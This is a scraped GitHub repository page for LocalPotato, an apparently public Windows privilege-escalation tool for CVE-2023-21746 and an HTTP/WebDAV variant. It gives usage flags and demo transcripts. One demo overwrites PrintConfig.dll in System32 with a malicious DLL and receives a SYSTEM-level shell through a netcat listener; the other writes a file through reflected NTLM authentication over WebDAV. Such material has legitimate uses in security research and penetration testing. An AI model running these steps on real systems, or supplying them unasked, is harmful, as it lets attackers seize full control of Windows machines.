
 [Product](#) [Solutions](#) [Resources](#) [Open Source](#) [Enterprise](#) [Pricing](#) [Sign in](#) [Sign up](#)
































































 [decoder-it / LocalPotato](#) Public

[Notifications](#) [Fork 92](#) [Star 663](#)

[Code](#) [Issues 1](#) [Pull requests](#) [Actions](#) [Projects](#) [Security](#) [Insights](#)

 master

[Code](#)

38 Commits		
 .gitattributes		
 .gitignore		
 DCOMReflection.cpp		
 DCOMReflection.h		
 HTTPClient.cpp		
 HTTPClient.h		
 IStorageTrigger.cpp		
 IStorageTrigger.h		
 IUnknownObj.cpp		
 IUnknownObj.h		
 LICENSE		
 LocalPotato.cpp		
 LocalPotato.sln		
 LocalPotato.vcxproj		
 LocalPotato.vcxproj.filters		
 LocalPotato.vcxproj.user		
 PotatoTrigger.cpp		
 PotatoTrigger.h		
 README.md		
 SMBClient.cpp		
 SMBClient.h		

it won't work.

More technical details at -->

https://www.localpotato.com/localpotato_html/LocalPotato.html

NOTE2: The HTTP/WebDAV scenario is currently unpatched (Microsoft decision, we reported it) and works on updated systems.

More technical details at --> <https://decoder.cloud/2023/11/03/localpotato-http-edition/>

Usage

LocalPotato (aka CVE-2023-21746 & HTTP/WebDAV)
by splinter_code & decoder_it

Mandatory Args:

SMB:

-i Source file to copy for SMB

-o Output file for SMB - do not specify the drive letter

HTTP:

-r host/ip for HTTP

-u target URL for HTTP

Optional Args:

-c CLSID (Default {854A20FB-2D44-457D-992F-EF13785D2B51})

-p COM server port (Default 10271)

Examples:

- SMB:

LocalPotato.exe -i c:\hacker\evil.dll -o windows\system32\ev

- HTTP/WebDAV:

LocalPotato.exe -r 127.0.0.1 -u /webdavshare/potato.local

Demo

- SMB:

Command Prompt - powershell

PS C:\temp\attack> cmd /c ".\LocalPotato.exe -i C:\temp\attack\evil.dll -o \windows\System32\spool\drivers\x64\3\PrintConfig.dll -c {A9819296-E5B3-4E67-8226-5E72CE9E1FB7}"

LocalPotato (aka CVE-2023-21746)
by splinter_code & decoder_it

[*] Objref Moniker Display Name = objref:TUVPVwEAAAAAAAAAAAAAAAAAABGAQAAAAAAAAAovDq3/FK5HOpD5IElgJtVAiQAACAcZCHYB
Uj2FP5iwAFgAHAHMAMAAxAAAAABwAxADkAMgAuADEANGA4AC4AMgAxADIALgAzADgAAAAAAAAKA/8AAB4A//8AABAA//8AAAoA//8AABYA//8AAB8A//8AA
A//8AAAAA:
[*] Calling CoGetInstanceFromIStorage with CLSID:{A9819296-E5B3-4E67-8226-5E72CE9E1FB7}
[*] Marshalling the IStorage object... IStorageTrigger written: 100 bytes
[*] Received DCOM NTLM type 1 authentication from the privileged client
[*] Connected to the SMB server with ip 127.0.0.1 and port 445
[+] SMB Client Auth Context swapped with SYSTEM
[+] RPC Server Auth Context swapped with the Current User
[*] Received DCOM NTLM type 3 authentication from the privileged client
[+] SMB reflected DCOM authentication succeeded!
[+] SMB Connect Tree: \\127.0.0.1\c\$ success
[+] SMB Create Request File: windows\System32\spool\drivers\x64\3\PrintConfig.dll success
[+] SMB Write Request file: windows\System32\spool\drivers\x64\3\PrintConfig.dll success
[+] SMB Close File success
[+] SMB Tree Disconnect success
PS C:\temp\attack> \$type = [Type]::GetTypeFromCLSID("{854A20FB-2D44-457D-992F-EF13785D2B51}")
PS C:\temp\attack> \$object = [Activator]::CreateInstance(\$type)

Command Prompt - netcat -lnvp 4444

C:\temp\attack>netcat -lnvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 51938
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

- HTTP/WebDAV

```
C:\everyone>
C:\everyone>LocalPotato.exe -r 127.0.0.1 -u /potato.local

LocalPotato (aka CVE-2023-21746 & HTTP/WebDAV)
by splinter_code & decoder_it

[*] Objref Moniker Display Name = objref:TUVPVwEAAAAAAAAAAAAAAAAABGAQAAAAAAAAADPpFL
AC4AOAA3AAAAAAAAJAP//AA AeAP//AAAQAP//AAAKAP//AAAWAP//AAAFAP//AAAOAP//AAAAAA==:
[*] Calling CoGetInstanceFromIStorage with CLSID:{854A20FB-2D44-457D-992F-EF13785D2B51}
[*] Marshalling the IStorage object... IStorageTrigger written: 100 bytes
[*] Received DCOM NTLM type 1 authentication from the privileged client
[*] Connected to the HTTP server with ip 127.0.0.1 and port 80
b64type=TlRMTVNTUAACAAAEAAQADgAAAAFwomiVhKZ1UfzIdrgeSIK7AEAAKYApGBIAAACgBjRQAAAA9TAFAA
HQAZQByAC4AbABvAGMAYQBsAAMALABzAGUAcgB2AGUAcgAxAC4AcwBwAGwAaQB uAHQAZQByAC4AbABvAGMAYQBsA
decodes=NTLMSSP
decodes=NTLMSSP
[+] HTTP Client Auth Context swapped with SYSTEM
[+] RPC Server Auth Context swapped with the Current User
[*] Received DCOM NTLM type 3 authentication from the privileged client
PUT /potato.local HTTP/1.1
Host: 127.0.0.1
Content-Length: 23
Connection: Keep-Alive

we always love potatoes 114
[+] File write succeeded!

C:\everyone>type C:\Windows\potato.local
we always love potatoes
C:\everyone>
```